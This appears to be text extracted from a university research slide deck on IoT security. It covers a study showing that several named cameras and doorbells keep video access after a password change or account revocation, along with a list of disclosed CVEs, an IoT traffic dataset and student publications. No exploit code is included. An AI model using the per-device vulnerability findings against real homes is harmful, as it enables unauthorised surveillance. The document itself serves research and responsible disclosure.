
Attacker Capabilities: a technically naive attacker without technical knowledge (a *UI-bound adversary*)

Attacker Assumptions: relies on the condition that the attacker has been authorized to access a device' functionality



Attacking Immature Designs



The immaturity of IoT vendors often means they haven't fully thought through complex transactions and relations. Blake Janes (BS, 2020) discovered this flaw in 16 vendors.



Experiment Setup

Evaluation Data Set: 19 popular Connected cameras and doorbells available in 2019.

Experiment: Evaluated impact of password change and account revocation on attacker's ability to stay connected to video stream.



Evaluation Results

Device	Firmware Version	App Downloads	App Allows Mitmproxy Cert	Account Types	Persist After Password Change	Persist After Account Revocation
Arlo Camera	1.092.0.24_985	1,000,000+	No	Multiple	*	○
Blink Camera	2.151	1,000,000+	Yes	Single	○	-
Canary Camera	4.0.0	100,000+	No	Multiple	○	●
D-Link Camera	1.05.00	1,000,000+	No	Single	○	-
Geeni Mini Camera	2.7.2	1,000,000+	Yes	Multiple	●	●
Geeni Doorbell	1.8.1	1,000,000+	Yes	Multiple	●	●
Geeni Pan/Tilt Camera	1.3.5	1,000,000+	Yes	Multiple	●	●
Merkury Camera	2.7.2	1,000,000+	Yes	Multiple	●	●
Momentum Axel Camera	51.8	100,000+	Yes	Single	⊙	-
Nest Camera	Current	5,000,000+	Yes	Multiple	⊙	○
Nest Doorbell	Current	5,000,000+	Yes	Multiple	⊙	○
NightOwl Doorbell	WDB-20-V2-20190505	100,000+	Yes	Multiple	⊙	●
Ring Pro Doorbell	Current	5,000,000+	No	Multiple	○	◐
Ring Standard Doorbell	Current	5,000,000+	No	Multiple	○	◐
Samsung Camera	3.6.29.3.3P	100,000,000+	Yes	Multiple	*	●
SimpliSafe Camera	Current	500,000+	Yes	Single	●	-
SimpliSafe Doorbell	Current	500,000+	Yes	Single	●	-
Tend Secure Camera	00.15.009	50,000+	Yes	Multiple	*	●
TP-Link Kasa Camera	2.2.31	1,000,000+	No	Single	◐	-

* : Device does not allow multiple logins of same account

○: Video stream access revoked within 1 minute

◐: Video stream access revoked within 10 minutes

●: Video stream access not revoked after 30 minutes

⊙: Neither video stream access nor API access revoked after 30 minutes

Responsible Disclosure Lesson



Hello,

Thank you for reporting this bug. As part of Google's Vulnerability Reward Program, the panel has decided to issue a reward of \$3133.70.

Responsible Disclosure Lesson

Florida Tech students have privately and publicly responsibly disclosed vulnerabilities. They publicly disclosed seven vulnerabilities through MITRE after concerns about the vulnerability's impact.

CVE-2021-33559 : Kangaroo Privacy Camera
CVE-2021-31793 : NightOwl Doorbell Camera Vulnerability
CVE-2020-28713 : NightOwl Smart Doorbell Vulnerability (Firmware Version 20190505)
CVE-2020-28998 : Geeni Doorbell Camera Vulnerability (GNC-CW013 Firmware 1.8.1)
CVE-2020-28999 : Geeni Doorbell Camera Vulnerability (GNC-CW013 Firmware 1.8.1)
CVE-2020-29000 : Geeni Doorbell Camera Vulnerability (GNC-CW013 Firmware 1.8.1)
CVE-2020-29001 : Geeni (Multiple Devices, Firmware versions 2.7.2, 2.9.5, 2.96)

Dataset: Challenges

Network Captures From IoT Devices

Labels Describing Activity

Length	Source	Destination	Date	File	Edit	Search	View	Document	Help
415	44.224.116.66	192.168.1.37	Mar 8, 2021 17:17:23.609577000 EST	1	"March 08, 2021 at 05:17PM", "yale-lock-02", "event_lock"				
415	44.224.116.66	192.168.1.37	Mar 8, 2021 17:17:24.269808000 EST	2	"March 08, 2021 at 05:18PM", "yale-lock-02", "event_unlock"				
415	44.224.116.66	192.168.1.37	Mar 8, 2021 17:17:24.540572000 EST	3	"March 10, 2021 at 02:15PM", "yale-lock-02", "event_unlock"				
415	44.224.116.66	192.168.1.37	Mar 8, 2021 17:17:24.883610000 EST	4	"March 11, 2021 at 05:16PM", "yale-lock-02", "event_lock"				
415	44.224.116.66	192.168.1.37	Mar 8, 2021 17:17:25.179914000 EST	5	"March 11, 2021 at 05:16PM", "yale-lock-02", "event_unlock"				
415	44.224.116.66	192.168.1.37	Mar 8, 2021 17:17:25.465425000 EST	6	"March 11, 2021 at 05:17PM", "yale-lock-02", "event_lock"				
415	44.224.116.66	192.168.1.37	Mar 8, 2021 17:17:25.821277000 EST	7	"March 11, 2021 at 05:17PM", "yale-lock-02", "event_unlock"				
415	44.224.116.66	192.168.1.37	Mar 8, 2021 17:18:38.328927000 EST	8	"March 12, 2021 at 09:31AM", "yale-lock-02", "event_lock"				
415	44.224.116.66	192.168.1.37	Mar 8, 2021 17:18:39.025599000 EST	9	"March 13, 2021 at 02:02PM", "yale-lock-02", "event_lock"				
415	44.224.116.66	192.168.1.37	Mar 8, 2021 17:18:39.398946000 EST	10	"March 13, 2021 at 02:02PM", "yale-lock-02", "event_unlock"				
415	44.224.116.66	192.168.1.37	Mar 8, 2021 17:18:39.812114000 EST	11	"March 13, 2021 at 02:03PM", "yale-lock-02", "event_unlock"				
415	44.224.116.66	192.168.1.37	Mar 8, 2021 17:18:40.132612000 EST	12	"March 13, 2021 at 02:07PM", "yale-lock-02", "event_lock"				
415	34.213.34.240	192.168.1.37	Mar 10, 2021 14:15:27.102623000 EST	13	"March 13, 2021 at 02:09PM", "yale-lock-02", "event_unlock"				
415	34.213.34.240	192.168.1.37	Mar 10, 2021 14:15:27.864846000 EST						
415	34.213.34.240	192.168.1.37	Mar 10, 2021 14:15:28.219702000 EST						
415	34.213.34.240	192.168.1.37	Mar 10, 2021 14:15:28.520955000 EST						
415	34.213.34.240	192.168.1.37	Mar 10, 2021 14:15:28.805329000 EST						
415	34.213.34.240	192.168.1.37	Mar 10, 2021 14:15:29.081609000 EST						
415	34.213.34.240	192.168.1.37	Mar 10, 2021 14:15:29.367091000 EST						

IoT Devices in Dataset



Vendor APIs: Observe Events



```
{  
  "date": "2021-03-08 9:08:15.000 AM EST",  
  "uuid": "b9964c83-8017-11eb-afe9-7b62d53692a2",  
  "event_type": "motion",  
  "event_value": "active",  
  "device": "2cd8fe51-6b2e-4b3b-b590-f9d5b8334b95"  
}  
{  
  "date": "2021-03-08 9:08:32.000 AM EST",  
  "uuid": "c3aed513-8017-11eb-890a-6106ce5b8b6d",  
  "event_type": "motion",  
  "event_value": "inactive",  
  "device": "2cd8fe51-6b2e-4b3b-b590-f9d5b8334b95"  
}
```


SmartThings API Request

IFTTT: Observe Events

Applet Title

**If New motion is detected by Camera: blink-cam-01,
then Add row to Activity Log**

79/140




IFTTT: Trigger Events

Applet Title

If Every hour at 45 minutes past the hour, then Lock yale-lock-01

65/140



Companion Apps: Capture Events



```
"March 08, 2021 at 01:57:25PM", "nightowl-doorbell-01", "event_motion"  
"March 08, 2021 at 01:57:26PM", "nightowl-doorbell-01", "event_ring"  
"March 08, 2021 at 05:17:16PM", "nightowl-doorbell-01", "event_motion"  
"March 08, 2021 at 05:17:16PM", "nightowl-doorbell-01", "event_ring"  
"March 08, 2021 at 09:54:49AM", "nightowl-doorbell-01", "event_motion"  
"March 08, 2021 at 10:12:40AM", "nightowl-doorbell-01", "event_motion"  
"March 08, 2021 at 10:13:05AM", "nightowl-doorbell-01", "event_ring"  
"March 08, 2021 at 10:22:12AM", "nightowl-doorbell-01", "event_motion"  
"March 08, 2021 at 10:44:09AM", "nightowl-doorbell-01", "event_ring"  
"March 08, 2021 at 10:44:14AM", "nightowl-doorbell-01", "event_motion"
```

Dataset: Summary



Data collected from Mar 8 – Mar 15, 2021

57 unique devices

51.4 million packets

22GB of data

329,396 TCP Flows

139,537 UDP Flows

16,686 labeled events

28 unique labels for different activities

Inspiring and Engaging The Next Generation



Publications From Our Students

Ahmed Alhazm, Khulud Alawaji, and TJ OConnor. MPO: MQTT-Based Privacy Orchestrator for Smart Home Users. In Computers, Software, and Applications Conference (COMPSAC), Virtual Event, July 2022. IEEE.

TJ OConnor, Carl Mann, Tiffanie Petersen, Isaiah Thomas and Chris Stricklan. Toward an Automatic Exploit Generation Competition for an Undergraduate Binary Reverse Engineering Course. In Innovation and Technology in Computer Science Education (ITiCSE), Dublin, Ireland, July 2022. ACM.

TJ OConnor. Helo darkside: Breaking free from katas and embracing the adversarial mindset in cybersecurity education. In Special Interest Group on Computer Science Education (SIGCSE), Providence, RI, March 2022. ACM

Daniel Campos and TJ OConnor. Towards labeling on-demand IoT traffic. In Cyber Security Experimentation and Test (CSET), Virtual Event, August 2021. USENIX.

TJ OConnor, Dylan Jesse, and Daniel Camps. Through the spyglass: Toward IoT companion app man-in-the-middle attacks. In Cyber Security Experimentation and Test (CSET), Virtual Event, August 2021. USENIX.

TJ OConnor, Chris Stricklan. Teaching a Hands-On Mobile and Wireless Cybersecurity Course. ACM Innovation and Technology in Computer Science Education (ITiCSE). June 2021.

Chris Stricklan, TJ OConnor. Towards Binary Diversified Challenges For A Hands-On Reverse Engineering Course. ACM Innovation and Technology in Computer Science Education (ITiCSE). June 2021.

Blake Janes, Heather Crawford, and TJ OConnor. Never Ending Story: Authentication and Access Control Design Flaws in Shared IoT Devices. IEEE Security and Privacy SafeThings Workshop. May, 2020.

research.fit.edu/iot
research.fit.edu/cyber

tjoconnor.org
toconnor@fit.edu



Thank you.